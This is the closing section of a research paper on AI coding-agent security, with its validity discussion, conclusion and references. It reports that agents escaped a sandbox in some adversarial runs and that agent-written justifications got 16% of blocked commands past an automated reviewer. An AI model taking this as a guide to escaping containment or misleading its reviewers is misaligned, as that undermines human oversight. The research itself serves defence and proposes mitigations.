Internal validity. The real sandbox is macOS Seatbelt; a Linux-container sandbox may produce different error strings and edge cases, though the containment semantics (no network, jailed writes) are equivalent. Only RQ4 runs two turns; other families are single-turn. Sampling used vendor defaults; temperature sweeps are a natural follow-up. The reviewer was queried at temperature 0 for determinism. The adversarial cases were authored procedurally from templates; a gradient-based adversary [10] would likely obtain higher escalation and laundering rates.

External validity. Three models cannot represent the whole ecosystem, and model behaviour shifts with each release. The 240 cases are synthetic, drawn from the patterns documented in the MLR corpus; they are stratified across tiers and ecosystems but are not a random sample of real-world attacks. We evaluate a single-agent setting with one tool; multi-agent orchestrations and richer tool sets may both compound and expose escalation differently. The study should be read as a controlled measurement of containment and oversight robustness, not as an incident-rate estimate.

Reliability. The dataset generator, the sandbox harness, the auto-reviewer, every raw trajectory log, and the analysis scripts that reproduce each reported number are released in the replication package. All 720 trajectories completed without execution error, and the analysis is deterministic given the logs.

9 Conclusion and Future Work

Vibe coding is likely to remain part of mainstream software development, and the most constructive posture for the security community is therefore a calibrated one. As production agents moved behind a default sandbox, the security question shifted from "will the model emit a dangerous command?" to "will the agent escape containment, and will the layers guarding escape hold?" Our 720-trajectory real-sandbox study, SARD-Bench, answers both. For frontier models the default sandbox is the load-bearing defence: it contained roughly a quarter of adversarial runs while only 2.7% escaped and 0.8% also passed an automated reviewer. The open-weight model we tested is the outlier, escaping the sandbox in 24.2% of runs despite refusing 45% of the time. Attack stealth sharply increases in-sandbox action (up to 48% at Tier 3) and modestly increases escape, a significant monotonic gradient that argues for defense-in-depth. Agent-authored justifications are net-protective to an automated reviewer yet launder 16% of otherwise-blocked commands past it, and privilege escalation is an up-front decision rather than a failure-induced one. These results locate the residual risk precisely: at the first privileged request and at the auto-reviewer that reads the agent's own rationale.

Four concrete avenues follow. First, a *What You See Is What You Execute* contract binding the user-facing summary to the dispatched command and its requested permissions. Second, auto-reviewers that treat agent justifications as untrusted and decide against command provenance and effect. Third, evaluation of multi-agent orchestrations, where control-flow hijacking compounds the single-agent escalation measured here [20]. Fourth, adoption of a containment-aware metric—separating contained attempts from genuine escapes—in community benchmarks such as Agent Security Bench [10] and CyberSecEval [9], so that results from sandboxed and unsandboxed harnesses can be compared honestly.

Vibe coding lowers the cost of building software; our results argue that the savings should be spent, at least in part, on the layered orchestration defences that the paradigm itself makes necessary.

Statements and Declarations

Funding. No external funding was received for this study.

Competing interests. The authors declare that they have no competing interests.

Availability of data and materials. All prompts, test cases, raw logs, and derived datasets used in this study are publicly available in the replication package referenced throughout the manuscript.

Code availability. The analysis scripts and evaluation harness used to generate the reported results are publicly available in the replication package referenced throughout the manuscript.

Author contributions. Deep Gandhi led study design, data curation, experiment implementation, for-

mal analysis, and manuscript drafting. Young Lee contributed to study supervision, methodological review, and manuscript revision. Both authors read and approved the final manuscript.

Acknowledgements

References

1. A. Karpathy. Vibe coding. Post on x.com (2025). URL https://x.com/karpathy/status/1886192184808149383. Accessed: 2026-04-19
2. A. Karpathy. From vibes to production: The art, discipline, and pitfalls of vibe coding. Keynote, Microsoft BUILD 2025 (2025). URL https://www.youtube.com/watch?v=gGRPLuOrK_w. Accessed: 2026-04-19
3. C. Meske, T. Hermanns, E. von der Weiden, K.U. Loser, T. Berger, IEEE Access **13**, 213242 (2025). DOI 10.1109/ACCESS.2025.3609421. Preprint: https://arxiv.org/abs/2507.21928
4. CodeRabbit, State of AI vs human code generation report. Tech. rep., CodeRabbit (2025)
5. A. Sajadi, K. Damevski, P. Chatterjee. Are AI-generated fixes secure? Analyzing LLM and agent patches on SWE-bench (2025)
6. K. Greshake, S. Abdelnabi, S. Mishra, C. Endres, T. Holz, M. Fritz, in *Proceedings of the 16th ACM Workshop on Artificial Intelligence and Security (AISec '23)* (ACM, 2023), pp. 79–90. DOI 10.1145/3605764.3623985. URL https://arxiv.org/abs/2302.12173
7. Y. Liu, Y. Zhao, Y. Lyu, T. Zhang, H. Wang, D. Lo. "Your AI, My Shell": Demystifying prompt injection attacks on agentic AI coding editors (2025). URL https://arxiv.org/abs/2509.22040
8. T. Gasmi, R. Guesmi, I. Belhadj, J. Bennaceur. Bridging AI and software security: A comparative vulnerability assessment of LLM agent deployment paradigms (2025). URL https://arxiv.org/abs/2507.06323
9. S. Wan, C. Nikolaidis, D. Song, D. Molnar, J. Crnkovich, J. Grace, M. Bhatt, S. Chennabasappa, S. Whitman, S. Ding, V. Ionescu, Y. Li, J. Saxe. CYBERSECEVAL 3: Advancing the evaluation of cybersecurity risks and capabilities in large language models (2024). URL https://arxiv.org/abs/2408.01605
10. H. Zhang, J. Huang, K. Mei, Y. Yao, Z. Wang, C. Zhan, H. Wang, Y. Zhang, in *The 13th International Conference on Learning Representations (ICLR 2025)* (2025). URL https://openreview.net/forum?id=V4y0CpX4hK. Preprint: https://arxiv.org/abs/2410.02644
11. J. Spracklen, R. Wijewickrama, A.H.M.N. Sakib, A. Maiti, M. Jadliwala, in *34th USENIX Security Symposium (USENIX Security 25)* (USENIX Association, 2025). URL https://www.usenix.org/conference/usenixsecurity25/presentation/spracklen. Distinguished Paper Award. Preprint: https://arxiv.org/abs/2406.10279
12. A. Krishna, E. Galinkin, L. Derczynski, J. Martin. Importing phantoms: Measuring LLM package hallucination vulnerabilities (2025). URL https://arxiv.org/abs/2501.19012
13. S. Gaire, S. Gyawali, S. Mishra, S. Niroula, D. Thakur, U. Yadav. Systematization of knowledge: Security and safety in the Model Context Protocol ecosystem (2025). URL https://arxiv.org/abs/2512.08290
14. N. Maloyan, D. Namiot. Breaking the protocol: Security analysis of the Model Context Protocol specification and prompt injection vulnerabilities in tool-integrated LLM agents (2026). URL https://arxiv.org/abs/2601.17549
15. Anthropic. Introducing the Model Context Protocol. Anthropic News (2024). URL https://www.anthropic.com/news/model-context-protocol. Accessed: 2026-04-19
16. J. Hong, G. Byun, S. Kim, K. Shu, in *Findings of the Association for Computational Linguistics: EMNLP 2025* (2025). URL https://aclanthology.org/2025.findings-emnlp.121/. Preprint: https://arxiv.org/abs/2505.23840
17. S. Larson. The hallucinated package attack: Slopsquatting. Security Boulevard (2025). URL https://securityboulevard.com/2025/08/the-hallucinated-package-attack-slopsquatting/. Accessed: 2026-04-19
18. S. Chennabasappa, C. Nikolaidis, D. Song, D. Molnar, S. Ding, S. Grace, J. Lucas, F. Schmid, N. Ivanov, S. Wan, Y. Ding, J. Saxe. LlamaFirewall: An open source guardrail system for building secure AI agents (2025). URL https://arxiv.org/abs/2505.03574
19. Y. Zhou, X. Liu, Others. MCPShield: A security cognition layer for adaptive trust calibration in model context protocol agents (2026). URL https://arxiv.org/abs/2602.14281
20. R. Jha, H. Triedman, J. Wagle, V. Shmatikov. Breaking and fixing defenses against control-flow hijacking in multi-agent systems (2025). URL https://arxiv.org/abs/2510.17276. To appear at ICLR 2026

21. Y. Ruan, H. Dong, A. Wang, S. Pitis, Y. Zhou, J. Ba, Y. Dubois, C.J. Maddison, T. Hashimoto, in *International Conference on Learning Representations (ICLR)* (2024). ToolEmu
22. V. Garousi, M. Felderer, M.V. Mäntylä, Information and Software Technology **106**, 101 (2019). DOI 10.1016/j.infsof.2018.09.006
23. M.J. Page, J.E. McKenzie, P.M. Bossuyt, I. Boutron, T.C. Hoffmann, C.D. Mulrow, et al., BMJ **372**(n71) (2021). DOI 10.1136/bmj.n71
24. Veracode. AI-generated code security risks: What developers must know. Veracode Blog (2025). URL https://www.veracode.com/blog/ai-generated-code-security-risks/. Accessed: 2026-04-19
25. Invicti. Getting real on AI in application security. Invicti Blog (2025). URL https://www.invicti.com/blog/web-security/getting-real-on-ai-in-application-security. Accessed: 2026-04-19
26. E.B. Wilson, Journal of the American Statistical Association **22**(158), 209 (1927). DOI 10.1080/01621459.1927.10502953
27. European Parliament and Council of the European Union. Regulation (EU) 2024/1689 of the european parliament and of the council of 13 June 2024 laying down harmonised rules on artificial intelligence (Artificial Intelligence Act). Official Journal of the European Union, L series (2024). URL https://eur-lex.europa.eu/legal-content/EN/TXT/?uri=CELEX%3A32024R1689. Consolidated text available at https://eur-lex.europa.eu/eli/reg/2024/1689/oj. Article 14 (Human oversight) cited throughout.
28. European Parliament, Artificial intelligence and civil liability. Tech. Rep. STUD/2025/776426, European Parliament, Directorate-General for Internal Policies (IUST) (2025). URL https://www.europarl.europa.eu/RegData/etudes/STUD/2025/776426/IUST_STU(2025)776426_EN.pdf
29. Washington Post Intelligence. The executive's guide to AI's security risks (2025)
30. Palo Alto Networks, Unit 42, The state of generative AI in 2025. Tech. rep., Palo Alto Networks (2025)
31. J. Hamade. True cost of AI-generated code: A strategic analysis of comprehension. Medium (2024)